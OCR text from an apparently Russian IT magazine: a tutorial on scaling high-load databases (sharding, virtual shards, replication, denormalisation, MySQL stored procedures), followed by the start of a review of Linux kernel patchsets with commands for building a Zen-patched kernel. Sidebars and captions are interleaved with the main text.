ТЮНИНГ ЗАПРОСОВ

Тюнинг запросов и оптимизация базы данных вообще — отдельная большая область знаний. Кратко перечислим основные направления, в которых можно проводить исследование.

Первая область связана с особенностями конкретного сервера базы данных, с его архитектурой. Сюда входят те буферы, кеши, которые использует сервер, механизм открытия/закрытия таблиц, различные особенности и так далее. Как правило, все эти параметры настраиваются.

Почему этим нужно заниматься? Приведем пример — настройки по умолчанию для СУБД PostgreSQL рассчитаны на работу всего лишь с несколькими мегабайтами памяти — они крайне неэффективны. Отсюда следует, что настраивать базы данных необходимо.

Второе направление — особенности интерпретации и оптимизации SQL-запросов, которые применяются в данном SQL-сервере. Изучив эту тему, можно значительно оптимизировать запросы программного обеспечения к базе данных. Нередко скорость обработки многократно увеличивается от введения одного небольшого индекса.

Также стоит обратить внимание на особенности операций с базой данных в общем: чем отличаются операции выборки от операций вставки и какие конкретно физические действия придется совершать серверу базы данных при выполнении тех или иных запросов. Это — отдельная большая тема для разговора.

Третья плоскость, в которой стоит искать способы ускорить работу базы данных, — структура базы данных, структура конкретных таблиц, индексирование и другие подобные вопросы.

Мы же поговорим только об одном — о том, какие запросы можно использовать в высоконагруженной системе, а какие нет.

Мы должны использовать все те же подходы, о которых говорили на предыдущих уроках, — share nothing и stateless. Подход очень

Типы баз данных

- **Реляционная модель:** данные в базе данных представляют собой набор отношений;
- **Иерархическая модель:** база данных состоит из объектов с указанием отношений родитель ⇔ ребенок;
- **Сетевая модель:** база данных со структурой в виде графа;
- **Объектно-ориентированная модель:** база данных, в которой данные представлены в виде моделей объектов

ОТ АВТОРОВ

Основным направлением деятельности нашей компании является решение проблем, связанных с высокой нагрузкой, консультирование, проектирование масштабируемых архитектур, проведение нагрузочных тестирований и оптимизация сайтов. В число наших клиентов входят инвесторы из России и со всего мира, а также проекты «ВКонтакте», «Эльдорадо», «Имхонет», Photosight.ru и другие. Во время консультаций мы часто сталкиваемся с тем, что многие не знают самых основ — что такое масштабирование и каким оно бывает, какие инструменты и для чего используются. Эта публикация продолжает серию статей «Учебник по высоким нагрузкам». В этих статьях мы постараемся последовательно рассказать обо всех инструментах, которые используются при построении архитектуры высоконагруженных систем.

простой — представь сразу, что твои таблицы расположены не на одном, а на десяти серверах. Что они разрезаны, самые старые новости лежат на одном сервере, а новые на другом. Далее мы будем подробно говорить о механизмах подобного разделения. Но сейчас надо представить, что такое разделение уже произошло.

Теперь ответь на такой вопрос — как ты будешь выполнять join'ы из таблиц, расположенных на разных физических серверах? Правильный ответ — вручную. Работа с базой данных в высоконагруженном проекте предполагает простые легкие конечные запросы. С заданием границ выборки, максимальным количеством извлекаемых элементов. Минимальное количество индексов, только самое необходимое, ведь индексы ускоряют выборки, но замедляют обновления БД.

Не рекомендуется использовать множество приятных внутренних механизмов СУБД. Объединения, пересечения — все это нужно делать в памяти бэкенда. Нужно сделать join для двух таблиц? Сделай два отдельных запроса и перемножь результат в памяти. Не используй хранимые процедуры — как они будут работать, если исходные данные для них окажутся на разных серверах?

Следование этим простым рекомендациям, может быть, и несколько замедлит обработку страниц, зато сделает ее возможной, когда твой сайт вырастет.

ШАРДИНГ

Итак, ты смоделировал предметную область. Так или иначе, основная техника, которая используется при масштабировании СУБД, — это шардинг.


Основной принцип простой. У вас есть сто миллионов пользователей в вашей социальной сети, чате или чем-то еще и десять машин. Всю информацию, относящуюся к первым десяти миллионам, храните на одной машине, ко вторым десяти миллионам — на второй машине и так далее. Шардинг — это разбиение, нарезка ваших данных по машинам.

Ключевым вопросом тут является принцип шардинга. По какому критерию разбивать данные? По пользователям, по комментариям, по товарам, по каталогу, по категориям товаров? Как выбрать принцип разбиения — это отдельный большой вопрос. Нужно анализировать приложение и его бизнес-логику. Главный принцип — данные должны быть максимально связаны в одном шарде и минимально связаны между шардами.

Шардинг — это некий компромисс между масштабированием и удобством доступа, удобством аналитики. При любом шардинге таких правил, которое мы привели выше, (первые десять, вторые десять, третьи десять), множество. Это называется принципом построения шардинга. Когда строится такое разбиение, нужно учесть множество факторов, но главное — это твои данные.

Модель предметной области

На основе модели можно выбрать тип хранилища для каждой из сущностей.



Шардинг

Базовый принцип: те данные, которые в дальнейшем потребуются вместе, также должны храниться вместе.

Примеры:

1. Пользователи
2. Посты в сообществах
3. Блоги

Принципы разбиения данных на шарды:

1. Центральный диспетчер, знающий, что где лежит
2. Хеш-функция, по ключу вычисляющая шард
3. Хеш-функция, по ключу вычисляющая виртуальный шард, таблица соответствий виртуальных шардов реальным.

Например, у тебя такая структура, что данные только добавляются, никогда не удаляются. Наиболее простым способом для этого будет некая парадигма с ящиками. Один шард — это ящик. Ящик наполнился — открыли следующий, ящик наполнился — открыли следующий. Таким образом, мы каждый раз добавляем данные в новую и новую машину. Потом мы уже думаем, что делать со старыми ящиками, кото-

рые, может быть, даже никогда не используются. Опустошать эти ящики, выкидывать, кидать в конец.

Рассмотрим второй принцип, который нужен в ситуации, когда характер нагрузки совсем другой. Допустим, что данные в каждом шарде могут расти или, наоборот, не расти по разным законам. Классический пример с Марком Цукербергом и Lady Gaga на Facebook. Если вы храните все о Lady Gaga на компьютере № 69, рано или поздно этот компьютер переполнится.

Нужно думать, что делать со всеми этими данными. Или если вместе с Lady Gaga на этом же компьютере хранится десять тысяч невинных обычных домохозяек, то рано или поздно хранение Lady Gaga на этом шарде приведет к тому, что домохозяйки получат низкое качество сервисов, поскольку постоянно большой профиль нагрузки будет у Lady Gaga. Главная особенность такого сюжета — его непредсказуемость, поэтому нужна достаточно гибкая техника — виртуальные шарды.

ВИРТУАЛЬНЫЕ ШАРДЫ

Нужно предразбить пространство данных на заведомо огромное, но при этом равномерное по своей наполненности количество виртуальных шардов. Скажем, 100 тысяч виртуальных шардов. У тебя есть эта цифра, и изначально ты все эти шарды хранишь на небольшом количестве машин. Например, ты на каждой машине запускаешь 10 MySQL'ей. В каждом MySQL'е ты запускаешь 100 баз данных, а всего у тебя 10, 20, 100 машин. Всё, предразбиение выполнено.

Постепенно вся эта система начинает наполняться, и можно достаточно беспроблемно (с помощью репликации) разнести данные на отдельные машины, на отдельные базы данных, на отдельные экземпляры серверов и так далее.

Эта техника называется «виртуальными шардами». Разбиение данных по шардам — это некая договоренность, как мы будем класть элемент данных и как мы будем его потом искать. Универсального решения нет. Это некая договоренность между back-end'ом (бизнес-логикой) и системой хранения.

Виртуальные шарды — это некая прослойка, которая позволяет мне как back-end'у общаться всегда с конкретным шардом, не задумываясь о том, где физически находится этот виртуальный шард.

Виртуальные шарды

Шард 1 Шард 2 Шард 3 Шард 4 Шард 5 Шард 6 Шард 7 Шард 8
Сервер 1

Шард 1 Шард 2 Шард 3 Шард 4 — Сервер 1
Шард 5 Шард 6 Шард 7 Шард 8 — Сервер 1

Шард 1 Шард 2 — Сервер 1
Шард 3 Шард 4 — Сервер 2
Шард 5 Шард 6 — Сервер 1
Шард 7 Шард 8 — Сервер 2

Шард 1 — Сервер 1
Шард 2 — Сервер 2
Шард 3 — Сервер 3
Шард 4 — Сервер 4
Шард 5 — Сервер 5
Шард 6 — Сервер 6
Шард 7 — Сервер 7
Шард 8 — Сервер 8


Получается двойной процесс — принцип, похожий на схему работы виртуальной памяти в компьютере. Нужный шард вычисляется виртуально (например, по пользователю, по какому-то куску данных). Затем берется некая таблица соответствий, по которой выясняется, где физически находится искомый шард.

Все это делается для того, чтобы в будущем, когда происходит рост каждого отдельно взятого шарда, мы могли легко и просто, не затрагивая ни бизнес-логику, ни программную часть, физически мигрировать данные с одной машины на другую.

При шардинге, как и при любой технике децентрализации, все рав-


HIGHLOAD-ИНСТРУКТОРЫ

Олег Бунин




Известный специалист по Highload-проектам. Его компания «Лаборатория Олега Бунина» специализируется на консалтинге, разработке и тестировании высоконагруженных веб-проектов. Сейчас является организатором конференции HighLoad++ (www.highload.ru). Это конференция, посвященная высоким нагрузкам, которая ежегодно собирает лучших в мире специалистов по разработке крупных проектов. Благодаря этой конференции знаком со всеми ведущими специалистами мира высоконагруженных систем.

Константин Осипов




Специалист по базам данных, который долгое время работал в MySQL, где отвечал как раз за высоконагруженный сектор. Быстрота MySQL — в большой степени заслуга именно Кости Осипова. В свое время он занимался масштабируемостью MySQL 5.5. Сейчас отвечает в Mail.Ru за кластерную NoSQL базу данных Tarantool, которая обслуживает 500–600 тысяч запросов в секунду. Использовать этот Open Source проект может любой желающий.

Максим Лапшин



Решения для организации видеотрансляции, которые существуют в мире на данный момент, можно пересчитать по пальцам. Макс разработал одно из них — Erlyvideo (erlyvideo.org). Это серверное приложение, которое занимается потоковым видео. При создании подобных инструментов возникает целая куча сложнейших проблем со скоростью. У Максима также есть некоторый опыт, связанный с масштабированием средних сайтов (не таких крупных, как Mail.Ru). Под средними мы подразумеваем такие сайты, количество обращений к которым достигает около 60 миллионов в сутки.

Константин Машуков



Бизнес-аналитик в компании Олега Бунина. Константин пришел из мира суперкомпьютеров, где долгое время «пилил» различные научные приложения, связанные с числодробилками. В качестве бизнес-аналитика участвует во всех консалтинговых проектах компании, будь то социальные сети, крупные интернет-магазины или системы электронных платежей.

но должна остаться какая-то центральная сущность, в которой хранится информация о том, как была проведена децентрализация. В нашем случае нужна информация, какой виртуальный шард на какой физической машине находится и какой пользователь к какому виртуальному шарду относится.

Выбор варианта центрального компонента зависит от сценария роста, от конкретного приложения. Один из них — иметь некий диспетчер шардов, в котором хранится эта информация.

Второй — просто хранить в конфигурационном файле, если эта информация редко меняется. Вы просто распространяете этот конфигурационный файл по всему дата-центру, и везде, на любом конкретном компьютере у вас есть данные о том, что где лежит.

Третий способ — использование функционального принципа. У вас есть функция, которая однозначно выдает вам ответ. Все, что вам нужно, — это хеш-функция или некая комбинация хеш-функции и таблиц. Но принцип в том, что это функция. Это некие минимальные данные, которые редко (практически никогда) не обновляются. Вы можете использовать эти знания везде.

ЦЕНТРАЛЬНЫЙ ДИСПЕТЧЕР

Есть компания Badoo (140 миллионов регистраций), сервис знакомств. По сведениям последнего года, они используют центральный диспетчер. У них нет никакой функции, которая по пользователю вычисляет, где конкретно хранится шард. В чем плюсы и минусы такого подхода?

Центральный диспетчер, при более сложной реализации, дает значительно лучшую утилизацию железа и возможность очень быстро обновлять серверный парк. Стоит центральный диспетчер и просто сообщает: «Вот тебе еще 10 серверов, заливай пользователей на них». Ты опять же можешь контролировать загрузку и знать, что это у тебя старая слабая машинка, на не миллион пользователей, и баста. Вот эта новая, супер — на нее 10 миллионов пользователей.

РЕПЛИКАЦИЯ

Каждый из серверов баз данных может выйти из строя. Надо быть к этому готовым, и тут на помощь приходит техника репликации.

Репликация — это средство связи между машинами, между серверами баз данных. По большому счету это транспорт. С помощью репликации можно данные перенести с одной машины на другую либо продублировать на двух машинах. Это средство организации разбиения.


На каждую машину можно посылать любой запрос. Все машины имеют общую копию данных (синхронная репликация). Эти данные с любой машины попадают на любую через некую трубу, и эта труба позволяет иметь все эти реплики синхронными.

Какие тут принципиальные издержки помимо того, что вам нужно резать данные? Каждые данные присутствуют в системе в двух-трех экземплярах. Каждая конкретная машина хранит то, за что непосредственно она отвечает, плюс она является запасом, бэкапом для какой-то другой машины.

Основной принцип использования репликации, который чаще встречается, заключается (опять же, как неожиданно!) в использовании особенностей запросов к базе данных. Наиболее вероятный сценарий использования базы данных — редкие операции обновления и частые запросы на чтение. Организуется простая схема, когда операции обновления идут на центральную систему, а оттуда реплицируются (копируются) на несколько серверов, которые выполняют запрос на чтение.

ПАРТИЦИОНИРОВАНИЕ

У нас есть несколько подходов, чтобы сделать так, чтобы смасштабировать базу данных. Первое — шардирование, когда мы бьем данные по кусочкам, раскладываем их по выбранному критерию на машинах.



Партиционирование

Функциональное разделение базы данных

Разные данные хранятся в разных таблицах
или
Разные данные хранятся в разных СУБД
или
Разные данные хранятся в разных типах СУБД

Второе — это партиционирование. Тоже бьем данные, но немного по другому принципу. То же самое, что функциональное разбиение бэкендов. Все, что относится к форуму, лежит в одном месте. То, что относится к еще чему-то, лежит в другом месте. То, что относится к форуму, лежит в одной базе данных. То, что относится к новостям, — в другой базе данных.

Потом начинаем двигаться еще дальше. Мы начинаем использовать особенности наших данных. Мы начинаем хранить, например, новости в реляционной базе данных, а что-то еще — в NoSQL'ной базе данных.

КЛАСТЕРИЗАЦИЯ

Существует множество коммерческих и бесплатных кластерных решений. Ты покупаешь кластер, его настраивают, и далее это решение самостоятельно. Все внутренние процессы могут быть тебе даже неизвестны. Это хорошо, с одной стороны — за тебя все настроили профессионалы. С другой стороны, это плохо — у тебя нет возможности что-либо исправить в случае ошибки. Ты просто не знаешь, как эта штука работает.

Все то же самое можно реализовать с помощью репликационной модели, когда ты просто-напросто соединяешь базы данных в некую структуру. Данные в них движутся, существуют копии. Конкретные процессы репликации и шардинга в данном случае спрятаны — поэтому отстрелить лишние не получится.

ДЕНОРМАЛИЗАЦИЯ

Рассмотрим еще один инструмент — денормализацию. Иногда для повышения эффективности хранения приходится размещать данные не самым оптимальным образом, то есть денормализовать.

Например, можно их дублировать, можно хранить их в разных форматах. В примере с очередью модерации, как вы помните, мы хранили их в основной базе данных и отправляли еще куда-то. Система хранения, схема хранения, инструменты хранения отражают характер данных и предполагаемую модель их использования. Это происходит именно для того, чтобы ускорить обработку, ускорить построение страницы.

Хороший пример того, как данные не денормализуются, хотя надо было бы, — это френдлента в «Живом журнале». Отсюда (во всяком случае, несколько лет назад) все их проблемы: низкая скорость работы и ограничение на количество френдов у одного пользователя. Дело в том, что каждый раз френдлента строится нормальным, честным SQL-запросом: «Дай мне все сообщения всех моих друзей, отсортируй».

В Facebook это не так. Там каждое сообщение может храниться в нескольких миллионах экземпляров — именно для того, чтобы обработка данных происходила быстрее, чтобы быстрее показать пользователю news feed.

Это и есть денормализация данных. Ничего страшного, что данные хранятся в двух-трех экземплярах. У этого есть, разумеется, оборотная сторона: нужно знать об этом, уничтожать или каким-то образом обрабатывать правильно. Но это позволит ускорить построение страниц.

Чтобы осуществить денормализацию данных, придется немного поломать существующую модель представления данных, а это усложнит ее анализ. Для этого есть огромное количество решений, которые хранят данные в денормализованном виде, но могут представлять их в реляционном виде.

ОСОБЕННОСТИ ХРАНИМЫХ ПРОЦЕДУР В MYSQL

Поговорим о достоинствах и недостатках хранимых процедур в MySQL. Напомним, что использовать этот инструмент в масштабируемой базе данных надо очень аккуратно.


Хранимая процедура — это текст, записанный в системную таблицу, который будет регулярно читаться из таблицы, компилироваться и кешироваться в скомпилированном виде в каждом соединении к серверу. Поскольку на каждый скомпилированный объект требуется от 80 Кб оперативной памяти, при использовании большого количества хранимых процедур в большом количестве соединений к серверу надо рассчитывать на рост оперативной памяти, необходимой для MySQL. К примеру, при 1000 активных соединений каждое соединение использует 20 хранимых процедур по 100 Кб, необходимо до 2 Гб дополнительно оперативной памяти для хранимых процедур.

Несмотря на этот недостаток, использование хранимых процедур является распространенной практикой при доступе к данным в крупных веб-проектах по следующим причинам:

- дополнительный уровень внутренней безопасности. Прикладной программист, разрабатывающий сервис сети, вызывает хранимую процедуру, а не SQL-запрос, и таким образом не имеет прав и может не знать непосредственной схемы данных;
- возможности изменения схемы данных без изменения приложений. Меняется только уровень хранимых процедур.

Производительность процедуры напрямую зависит от ее сложности. Распространенная практика — создание хранимых процедур, инкапсулирующих не более 1–2 запросов к БД. Использование более сложных процедур не распространено, так как:

- пропорционально увеличивается задержка на выполнение процедуры;
- отладка в случае неполадок усложняется, поскольку в MySQL нет интегрированного отладчика хранимых процедур, не говоря уже о том, что в production может быть еще важно понять, какой конкретно запрос в хранимой процедуре начинает выполняться медленно, и наличие большой процедуры добавляет сложности в поиске проблемы.



Денормализация данных

Денормализация — намеренное приведение структуры базы данных в состояние, не соответствующее критериям нормализации, обычно проводимое с целью ускорения операций чтения из базы за счет добавления избыточных данных

Важно учитывать то, что при изменении хранимой процедуры одновременно инвалидируются все кеши всех активных соединений. Это может привести к серьезным «провалам» в производительности, так как все соединения одновременно будут пытаться пересоздать свои скомпилированные копии хранимых процедур. Это следует учитывать и не планировать массированные изменения в прайм-тайм нагрузок.

При репликации хранимых процедур MySQL использует так называемый unrolling, то есть в replication log попадает не непосредственно вызов хранимой процедуры (CALL GetUserComet(480145)), а запросы, выполненные внутри хранимой процедуры. То есть реплика выполняет не саму процедуру, а только те запросы, которые хранимая процедура использует и которые изменяют данные.

Необходимо также иметь в виду, что алгоритм выполнения хранимых функций и триггеров в MySQL существенно отличается от описанного выше, то есть не следует эти знания применять для хранимых функций и триггеров.

ПОСЛЕДНИЙ ПУНКТ ОБЯЗАТЕЛЬНОЙ ПРОГРАММЫ

Вот, наверное, и все основы масштабирования баз данных. Используйте все приемы разумно, в той мере, в какой необходимо.

Почему базы данных — это «последний пункт», спросишь ты? Все очень просто — в предыдущих пяти уроках мы рассмотрели основные архитектурные модули типичного высоконагруженного проекта фронтенд, бэкенд, базу данных. Для каждого мы перечислили типичные подходы к масштабированию. Ты можешь уже приступить к созданию своего собственного высоконагруженного проекта.

Но разработать проект — это еще не все. Проект надо поддерживать, эксплуатировать, надо организовать правильный хостинг, правильный мониторинг. Вот об этих, сервисных, но совсем не маловажных аспектах пойдет речь в последнем уроке. До встречи!

Роман Ярыженко (rommanio@yandex.ru)

Храбрый портной

ОБЗОР ПОПУЛЯРНЫХ НАБОРОВ ПАТЧЕЙ ДЛЯ ЯДРА LINUX



Julien Harneis


Считается, что стандартное ядро Linux подходит абсолютному большинству пользователей, однако «большинство» не значит «все». Если ты смелый экспериментатор и хочешь попробовать возможности, которых нет в стандартном ядре, эта статья для тебя.

ПАТЧСЕТЫ: ВЗГЛЯД СВЕРХУ

Для начала, как мне кажется, стоит задаться вопросом, для чего вообще нужны патчсеты? По названию понятно, что патчсеты — наборы заплаток. Заплатки эти — самого разного назначения. К таковым, например, можно отнести увеличение производительности как системы, так и какого-нибудь оборудования (SSD-накопители). Еще одна цель — добавление интересных фич, которые по тем или иным причинам не включены в стандартное ядро, например ФС Reiser4.

Ты наверняка спросишь: почему, если эти патчсеты так круты, их нет в основном коде ядра? Ответ на этот вопрос в общем случае звучит так: «Политика!» Для примера возьмем относительно недавнее объединение кода Андроид со стоковым ядром. Долгое время из-за того, что код Андроида не соответствовал правилам оформления кода ядра и (о ужас!) балансировал на грани нарушения GPL, он находился в отдельной ветке. Но после того, как Гуглу предложили убрать его и из этой ветки, код волшебным образом привели в порядок. Кроме того, не стоит забывать, что некоторые патчи поддерживаются отдельными людьми. И хорошо, если они будут их поддерживать после добавления в код ядра, — а если нет? Мало ли какие проблемы могут у человека возникнуть. Кто тогда будет следить за тем, чтобы патч не конфликтовал с остальным кодом ядра?

В данной статье я рассмотрю такие патчсеты общего назначения, как Zen kernel (кратко затронув построенный на его базе



Сравнение планировщиков BFS и CFS (2009)

```
+static int __init aufs_init(void)
+{
+	int err, i;
+	char *p;
+
+	p = au_esc_chars;
+	for (i = 1; i <= ' '; i++)
+		*p++ = i;
+	*p++ = '\\';
+	*p++ = '\x7f';
+	*p = 0;
+
+	au_dir_roflags = au_file_roflags(O_DIRECTORY | O_LARGEFILE);
+
+	au_sbilist_init();
+	sysaufs_brs_init();
+	au_debug_init();
+	au_dy_init();
+	err = sysaufs_init();
+	if (unlikely(err))
+		goto out;
+	err = au_procfs_init();
+	if (unlikely(err))
+		goto out_sysaufs;
```

Патч Zen kernel в Vim. Видно начало функции aufs_init()

патчсет liquorix), pf-kernel, патч поддержки реального времени rt-preempt, а на десерт оставлю патч grsecurity — который, как явствует из названия, имеет отношение к безопасности.

Для патчей, относящихся к производительности, я провел несколько тестов — один синтетический (UnixBench) и несколько на основе реальных программ, таких как John the Ripper, GZip и MPlayer. В статье будут приведены исключительно результаты бенчмарков, поскольку, на мой взгляд, интерпретацией должен заниматься сам читатель.

ZEN KERNEL И LIQUORIX

Патчсет Zen kernel (zen-kernel.org) предназначен в основном для десктопных систем. Пожалуй, самый большой из рассматриваемых. Что же в нем такого? А вот что (предупреждаю, что дальше буду описывать только показавшиеся мне интересными возможности):

- **Zen-sched** — под этим названием скрывается несколько планировщиков, таких, например, как BFS от Кона Коливаса (о нем я чуть более подробно расскажу в разделе по патчсету pf-kernel) и стандартный ныне CFS с некоторыми улучшениями для десктопа, к каковым относится опция Boost — автоматический ренайсинг высокоприоритетных задач до заданной величины.
- **BFQ** — опять же планировщик, но на сей раз ввода/вывода. Основан на принципе выделения бюджета (секторов, а не денег, конечно) каждому приложению — в зависимости от его поведения бюджет может увеличиваться или уменьшаться. Кроме того, сколько бы ни было запросов к диску, планировщик «делает вид», что диск бездействует.
- **AUFS2** — интересная «файловая система», поддерживающая «спайку» нескольких подмонтированных файловых систем в одну. Почему в кавычках — это не ФС в обычном понимании этого слова, то есть метаданных у нее нет. Покажу, как это работает, на наглядном примере.

Допустим, у меня есть два подмонтированных раздела: один на новом диске, пусть будет /media/new, другой — /media/DATA, локальный раздел данных. Для «спайки» выполняю следующую команду:

```
$ sudo mount -t aufs -o \
    br:/media/new=rw:/media/DATA=rw,\
    create=mfs,sum none /media/union
```

Что делает эта команда? Она объединяет файловые системы /media/new и /media/DATA в одну — /media/union, при этом параметр create=mfs говорит о том, что файлы будут писаться туда, где больше свободного места, а sum — что в утилитах df или du будет отображаться суммарный размер как разделов, так и свободного места на них.

- **Linux-PHC** — патч для снижения энергопотребления процессора. Как пишут разработчики, патч работает аналогично программам NHC и Rightmark RMClock для Windows. Патч рекомендуется владельцам лаптопов — увеличивает время работы от аккумулятора.
- **Reiser4** — файловая система от печально известного Ганса Рейзера. Преимущества ее таковы: алгоритм dancing tree, который ускоряет работу с ФС путем отказа от постоянной балансировки дерева, и плагинная модель, позволяющая добавлять новые возможности к ФС без форматирования.
- **SLQB** — аллокатор памяти. По словам разработчиков, он более быстр, чем SLAB и SLUB. Подробности попахивают «черной магией», но если кратко, то он имеет улучшенный алгоритм дефрагментации страниц.
- **FatELF** — формат исполняемого файла (базируется, как это понятно из названия, на обычном ELF), позволяющий в один бинарник запихнуть программу для нескольких платформ. Подобная фича есть и в Mac OS X — называется universal binary.
- **fbcondecor** — забавный патч, включающий поддержку фонового рисунка… да-да, в консоли! Не совсем понятно, правда, кому и зачем это нужно.

Рассмотрим установку и компиляцию Zen kernel под Ubuntu 12.04 на ванильное ядро 3.3, хотя не думаю, что с другими ядрами могут возникнуть какие-то проблемы. Далее предполагается, что у тебя установлены соответствующие инструменты. Скачиваем ядро и распаковываем его:

```
$ wget http://www.kernel.org/pub/linux/kernel\
    /v3.x/linux-3.3.tar.gz && tar xzvf \
    linux-3.3.tar.gz
```

В скобках замечу, что требуется именно ядро 3.3 без каких-либо стабилизирующих патчей.

Если ты хочешь попробовать собрать несколько ядер, то, очевидно, необходимо создать репозиторий git:

```
$ cd linux-3.3
$ git init
$ git add .
$ git commit -m "Initial commit"
```

```
.config - Linux/i386 3.3.6-pf Kernel Configuration
IO Schedulers
    <*> Deadline I/O scheduler
    <*> CFQ I/O scheduler
    [*]   CFQ Group Scheduling support
    <*> BFQ I/O scheduler
    [ ]   BFQ hierarchical scheduling support
        Default I/O scheduler (CFQ)  --->
```

```
.config - Linux/i386 3.3.6-pf Kernel Configuration
Default I/O scheduler
        Deadline
        CFQ
    <X> BFQ
        No-op
```

Патчсет pf-kernel — выбор I/O-шедулера

Еще не лишним было бы создать бранч и переключиться на него:

```
$ git checkout -b zen-kernel
```

А теперь качаем самый свежий снапшот патча для ядра 3.3, проверяем:

```
$ wget http://downloads.zen-kernel.org/snapshots\
    /v3.3_master.diff.gz
$ zcat v3.3_master.diff.gz | patch -p1 --dry-run
```

и, если все нормально, повторяем последнюю команду без ключа '--dry-run'. Также не забываем закоммитить изменения:

```
$ git add . -A
$ git commit -m "Initial commit in branch zen-kernel"
```

Теперь копируем файл текущей конфигурации ядра (чтобы не мучиться, выбирая нужные и ненужные опции) и запускаем make menuconfig:

```
$ cp /boot/config-'uname -r' ./.config
$ make menuconfig
```

